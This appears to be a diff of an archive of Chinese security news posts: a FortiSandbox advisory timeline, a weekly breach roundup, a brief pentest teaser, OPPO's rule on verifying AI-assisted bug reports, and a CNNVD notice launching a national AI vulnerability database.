|
||||
|
||||
|
||||
参考链接
|
||||
|
||||
|
||||
https://fortiguard.fortinet.com/psirt/FG-IR-26-112
|
||||
|
||||
|
||||
|
||||
时间轴
|
||||
|
||||
|
||||
|
||||
**2026/04/23**
|
||||
|
||||
深瞳漏洞实验室监测到FortiSandbox目录遍历漏洞信息。
|
||||
|
||||
|
||||
**2026/04/24**
|
||||
|
||||
深瞳漏洞实验室发布漏洞通告。
|
||||
|
||||
|
||||
点击**阅读原文**
|
||||
,及时关注并登录深信服**智安全平台**
|
||||
,可轻松查询漏洞相关解决方案。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,102 @@
|
||||
# 【火绒安全周报】Vercel遭黑客入侵/黑客多次入侵美最高法院
|
||||
火绒安全
|
||||
火绒安全 火绒安全 2026-04-24 09:02
|
||||
|
||||
|
||||
|
||||
**主流网页部署平台Vercel遭黑客入侵**
|
||||
|
||||
|
||||
|
||||
4月20日,网页部署平台 Vercel 证实遭黑客入侵,涉事者疑似ShinyHunters组织成员,正出售含员工姓名、邮箱等数据。此次攻击通过遭入侵的第三方AI工具突破,其Google Workspace OAuth应用被大范围攻破,波及数百机构。Vercel 称仅少量客户受影响,已公布入侵指标,并建议用户核查操作日志、轮换 API 密钥与环境变量,加强账号权限排查,防范敏感数据持续泄露。
|
||||
|
||||
|
||||
相关链接:
|
||||
|
||||
https://www.ithome.com/0/940/818.htm
|
||||
|
||||
|
||||
|
||||
第三方AI工具成入侵跳板 OAut权限安全需严加管控
|
||||
|
||||
|
||||
|
||||
**霍尔木兹海峡惊现过路费诈骗**
|
||||
|
||||
|
||||
|
||||
|
||||
据中新网援引路透社消息,希腊海事风险管理公司MARISKS发出预警,有诈骗分子冒充伊朗相关当局,向途经海峡的航运公司发送欺诈信息,以船只安全通行为由,要求企业使用比特币、泰达币等加密货币支付所谓“清关费”。该公司表示,4月18日在海峡遇袭的船只中,至少有一艘曾遭遇此类诈骗。此类海上新型诈骗手段隐蔽性强,极易给航运企业造成经济损失,相关方需提高警惕,核实信息真伪,避免转账受骗。
|
||||
|
||||
|
||||
相关链接:
|
||||
|
||||
https://finance.sina.com.cn/wm/2026-04-21/doc-inhvhmie4967091.shtml
|
||||
|
||||
|
||||
**TikTok视频下载器扩展窃取13万用户数据**
|
||||
|
||||
|
||||
|
||||
|
||||
近日,至少12款伪装成TikTok视频下载器的恶意浏览器扩展程序在Chrome、Edge商店传播,超13万用户受影响。这些扩展共用同一代码库,表面可正常下载视频,实则暗中追踪用户行为、收集设备指纹等数据。攻击者利用远程动态配置机制,在安装数月后开启恶意功能以绕过应用商店审核,部分扩展甚至获得推荐标识。一旦被下架,攻击者便快速改头换面重新上架,形成持续攻击链条,存在严重隐私与安全隐患。
|
||||
|
||||
|
||||
相关链接:
|
||||
|
||||
https://layerxsecurity.com/blog/stealtok-130k-users-compromised-by-data-stealing-tiktok-video-downloaders/
|
||||
|
||||

|
||||
|
||||
**伪装扩展暗藏窃密风险 插件安装需谨慎甄别**
|
||||
|
||||
|
||||
|
||||
**黑客多次入侵美最高法院等机构系统并网上炫耀**
|
||||
|
||||
|
||||
|
||||
近日,尼古拉斯・穆尔因多次非法入侵美国最高法院、退伍军人事务部等政府机构系统,并在社交平台炫耀入侵行为,当地时间18日认罪后被判一年缓刑。穆尔通过窃取账号凭证入侵系统,还在社交账号公开相关信息。其原面临监禁及高额罚款,最终检方建议缓刑处理,他当庭表示认罪悔过。此次事件暴露政府机构系统账号权限管理存在明显安全漏洞。
|
||||
|
||||
|
||||
相关链接:
|
||||
|
||||
https://www.ithome.com/0/940/818.htm
|
||||
|
||||
**法国国家安全证件局证实发生数据泄露事件**
|
||||
|
||||
|
||||
|
||||
法国负责证件管理的政府机构ANTS(France Titres)于近日发生数据泄露事件,涉事黑客声称窃取多达1900万条公民信息,包括姓名、邮箱、出生日期、住址及电话号码等。机构公告称泄露数据暂无法用于登录官方系统,但易被用于钓鱼及社会工程学攻击。目前机构已通报监管部门与网络安全机构,并通知受影响用户,提醒警惕可疑短信、邮件与来电。黑客尚未大范围公开数据,正伺机出售,相关调查仍在进行中。
|
||||
|
||||
|
||||
相关链接:
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/french-govt-agency-confirms-breach-as-hacker-offers-to-sell-data/
|
||||
|
||||
HUORONG
|
||||
|
||||
火绒安全成立于2011年,是一家专注、纯粹的安全公司,致力于在终端安全领域为用户提供专业的产品和专注的服务,并持续对外赋能反病毒引擎等相关自主研发技术。多年来,火绒安全产品凭借“专业、干净、轻巧”的特点收获了广大用户的良好口碑。火绒企业版产品更是针对企业内外网脆弱的环节,拓展了企业对于终端管理的范围和方式,提升了产品的兼容性、易用性,最终实现更直观的将威胁可视化、让管理轻便化,充分达到保护企业信息安全的目的。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
求点赞
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
求分享
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
求喜欢
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,9 @@
|
||||
# 一天渗透测试,后台RCE+SQL注入+信息泄露,收工
|
||||
原创 YMsora
|
||||
YMsora YMs0ra的安全漫路 2026-04-24 13:50
|
||||
|
||||
路由枚举,找到控制器后打远端SQL注册联动导致的表单爆出,成功拼接路径,拿到隐藏上传shell
|
||||

|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,58 @@
|
||||
# 关于AI辅助挖掘漏洞报告提交规范的公告
|
||||
OPPO安全中心 2026-04-24 08:55
|
||||
|
||||
一直以来,OPPO高度重视每一位白帽师傅提交的漏洞报告,你们的输出贡献,都是我们筑牢产品安全防线、守护用户数据安全的核心力量。
|
||||
|
||||
随着AI大模型技术在安全领域的应用深化,不少白帽师傅利用AI工具辅助漏洞挖掘和分析,也让我们看到了技术赋能的潜力。但伴随而来的,还有大量未经人工验证的无效报告或AI导致的误报,给审核流程带来了较大的压力,也影响了真实漏洞的响应效率。
|
||||
|
||||
为规范 AI 辅助挖掘行为、保障漏洞质量、优化平台审核流程,我们特此发布《AI辅助挖掘漏洞报告提交规范》,对 AI 辅助生成漏洞报告的提交要求进行明确说明:
|
||||
|
||||
- **鼓励AI使用**
|
||||
:OPPO安全中心积极鼓励白帽子利用AI工具辅助或自动化挖掘漏洞,提升发现漏洞的效率,挖掘更多潜在风险。
|
||||
|
||||
- **严格人工验证:**
|
||||
对于AI辅助或自动化挖掘产出的漏洞报告,提交前务必进行人工验证。请确保您已完成对报告真实性与危害性的评估和复现,并在报告中详细提供人工验证结果,包括但不限于:
|
||||
|
||||
- 漏洞危害说明
|
||||
|
||||
- 详细复现步骤
|
||||
|
||||
- 完整的POC
|
||||
|
||||
- 关键步骤及结果截图
|
||||
|
||||
- **无效报告处理:**
|
||||
对于直接由AI生成、未经人工复现或未提供有效验证结果截图的报告,平台将直接予以驳回,且不提供驳回原因说明。
|
||||
|
||||
- **违规账号处置:**
|
||||
对于累计提交超过3个AI生成报告且未经上报者人工验证报告有效性的白帽子,OPPO安全中心将提醒您的行为;对于累计提交超过5个AI生成报告且未经上报者人工验证报告有效性的白帽子,OPPO安全中心有权拉黑您的OPPO账号。
|
||||
|
||||
|
||||
|
||||
AI正在渗透网络安全研究的方方面面,为漏洞挖掘带来全新助力,但技术工具依旧无法替代专业的安全研判、实地验证与理性思考。安全研究的核心,始终依托研究者的专业素养与严谨态度。我们倡导各位白帽师傅合理合规运用AI能力,但在借力新技术提升研究效率的同时,也应当恪守安全底线与技术准则,做好报告人工核验与内容把关。
|
||||
|
||||
OPPO期待与所有白帽伙伴携手同行,共同营造严谨纯净、高效协作的安全研究环境,持续为OPPO产品安全与用户隐私防护保驾护航。
|
||||
|
||||
|
||||
参与该处置公告的SRC组织:
|
||||
OPPO安全中心、
|
||||
阿里云先知平台、蚂蚁SRC、腾讯SRC、百度SRC、字节SRC、京东SRC、滴滴SRC、美团SRC、快手SRC、深信服SRC、携程SRC、顺丰SRC、度小满SRC、BOSS直聘SRC、荣耀SRC、智联招聘SRC、科大讯飞SRC、中通SRC、小红书SRC、货拉拉SRC、小拉SRC、小鹏汽车SRC、理想汽车SRC、奇富SRC、
|
||||
陌陌SRC、
|
||||
vivoSRC、360SRC、
|
||||
小米安全中心、补天漏洞响应平台、
|
||||
360漏洞云、BUGBANK、太初众测平台、VSRC(排名不分先后)
|
||||
|
||||
****
|
||||
**最新动态**
|
||||
|
||||
**【换薪升级】互联网应用、终端安全、安全情报奖励、季度奖励全线更新!**
|
||||
|
||||
**【全新上线】OSRC VIP白金计划正式上线**
|
||||
|
||||
**【年终盛典】OSRC 2025年度盛典在昆明完美落幕:好吃又好玩!各种奖励拿到手软!【感恩一路同行】OSRC 2025年度优秀合作伙伴**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,19 @@
|
||||
# 动态|国家人工智能安全漏洞库启动运行
|
||||
信息安全研究 2026-04-24 07:15
|
||||
|
||||
**点击蓝字 关注我们**
|
||||
|
||||
|
||||
|
||||
|
||||
# 2026年4月23日,国家信息安全漏洞库(CNNVD)在北京举办“国家人工智能安全漏洞库启动运行”发布会。中国工程院吴世忠院士出席并致辞,来自关键基础设施单位、科研院校、人工智能企业、网络安全企业、知名白帽子等200余名嘉宾参加会议,共同见证“国家人工智能安全漏洞库”的启动运行。国家管网集团、北京航空航天大学、华为技术有限公司、北京百度网讯科技有限公司、北京智谱华章科技股份有限公司、北京启明星辰信息安全技术有限公司、知名白帽子代表发表主题演讲,国家信息安全漏洞库负责人任望,对国家人工智能安全漏洞库运行机制与流程进行了介绍,并宣布将筹建人工智能漏洞联盟。国家人工智能安全漏洞库启动仪式吴世忠院士首先对“国家人工智能安全漏洞库”成立表示祝贺,并结合长期研究与观察分享了三点体会,一是人工智能的健康发展必须始终坚持统筹发展与安全,以高水平安全保障高质量创新发展;二是人工智能安全漏洞管理必须始终坚持与时俱进,主动应对人工智能带来的全新挑战;三是人工智能安全漏洞治理必须始终坚持开拓创新,不断探索适应新形势的治理路径。吴世忠院士充分肯定了国家信息安全漏洞库近二十年来的建设成效,并指出新建国家人工智能安全漏洞库是回应智能化时代安全命题的重大战略举措。面对AI技术带来的漏洞治理新挑战,吴世忠院士提出了四点建议:一是优化组织机制,构建跨域协同的治理合力;二是创新技术体系,发展以模治模的管理手段;三是制定标准规范,引领科学严谨的评估实践;四是推动国际合作,探索开放包容的治理模式。中国工程院院士吴世忠国家人工智能安全漏洞库启动运行,是贯彻落实《全球人工智能治理倡议》中提出的“坚持以人为本、智能向善”的务实有力行动。未来国家人工智能安全漏洞库将发挥资源汇聚优势,与社会各界紧密协作、携手共进,合力推动人工智能产业健康有序发展,护航数字中国和网络强国建设,共同构建网络空间命运共同体。
|
||||
|
||||
|
||||
(来源:
|
||||
CNNVD安全动态
|
||||
)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,107 +1,103 @@
|
||||
# 国家人工智能安全漏洞库启动运行
|
||||
原创 CNNVD
|
||||
CNNVD CNNVD安全动态 2026-04-24 02:08
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**点击蓝字 关注我们**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
安全419 2026-04-24 09:23
|
||||
|
||||


2026年4月23日,国家信息安全漏洞库(CNNVD)在北京举办“国家人工智能安全漏洞库启动运行”发布会。中国工程院吴世忠院士出席并致辞,来自关键基础设施单位、科研院校、人工智能企业、网络安全企业、知名白帽子等200余名嘉宾参加会议,共同见证“国家人工智能安全漏洞库”的启动运行。国家管网集团、北京航空航天大学、华为技术有限公司、北京百度网讯科技有限公司、北京智谱华章科技股份有限公司、北京启明星辰信息安全技术有限公司、知名白帽子代表发表主题演讲,国家信息安全漏洞库负责人任望,对国家人工智能安全漏洞库运行机制与流程进行了介绍,并宣布将筹建人工智能漏洞联盟。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
国家人工智能安全漏洞库启动仪式
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**院士致辞**
|
||||
|
||||
|
||||

吴世忠院士首先对“国家人工智能安全漏洞库”成立表示祝贺,并结合长期研究与观察分享了三点体会,一是人工智能的健康发展必须始终坚持统筹发展与安全,以高水平安全保障高质量创新发展;二是人工智能安全漏洞管理必须始终坚持与时俱进,主动应对人工智能带来的全新挑战;三是人工智能安全漏洞治理必须始终坚持开拓创新,不断探索适应新形势的治理路径。
|
||||
|
||||
|
||||
吴世忠院士充分肯定了国家信息安全漏洞库近二十年来的建设成效,并指出新建国家人工智能安全漏洞库是回应智能化时代安全命题的重大战略举措。面对AI技术带来的漏洞治理新挑战,吴世忠院士提出了四点建议:一是优化组织机制,构建跨域协同的治理合力;二是创新技术体系,发展以模治模的管理手段;三是制定标准规范,引领科学严谨的评估实践;四是推动国际合作,探索开放包容的治理模式。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
中国工程院院士 吴世忠
|
||||
|
||||
**02**
|
||||
|
||||
**专家发言**
|
||||
|
||||
|
||||

国家管网集团网络安全总监王学力,发表 “锚定AI安全底线,践行央企使命,护航国家管网数字化转型高质量发展” 的演讲。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
国家管网集团网络安全总监 王学力
|
||||
|
||||
|
||||

北京航空航天大学网络空间安全学院副院长彭浩,发表 “北航网安学院人工智能漏洞挖掘经验分享”的演讲。
|
||||
北京航空航天大学网络空间安全学院副院长彭浩,发表 “北航网安学院人工智能漏洞挖掘经验分享”的演讲。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
北京航空航天大学网络空间安全学院副院长 彭浩
|
||||
|
||||
|
||||

华为技术有限公司中国区首席网络安全与隐私保护官李加赞,发表 “筑牢AI安全底座,共建国家AI漏洞库”的演讲。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
华为技术有限公司中国区首席网络安全与隐私保护官 李加赞
|
||||
|
||||
|
||||

北京百度网讯科技有限公司百度安全副总裁顾孔希,发表 “范式重构:AI时代漏洞治理的变与不变”的演讲。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
北京百度网讯科技有限公司百度安全副总裁 顾孔希
|
||||
|
||||
|
||||
